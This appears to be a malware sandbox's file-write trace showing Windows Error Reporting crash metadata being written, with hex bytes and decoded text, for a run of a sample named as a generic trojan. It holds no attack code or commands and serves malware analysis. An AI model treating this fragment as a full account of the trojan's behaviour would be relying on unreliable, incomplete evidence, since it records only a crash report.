C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 32 00 37 00 36 00 39 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.4.2.7.6.9.4.<./.U.p.t.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 31 00 37 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.1.7.6.0.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 31 00 34 00 33 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.1.4.3.1.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.5.9.3.0.8.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 37 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.7.3.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 30 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.5.0.2.3.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 31 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.3.1.0.4.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 37 00 33 00 36 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.0.7.3.6.3.8.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.9.3.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 37 00 33 00 36 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.0.7.3.6.3.8.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	150	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 30 00 2e 00 30 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.w.i.u.l.o.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
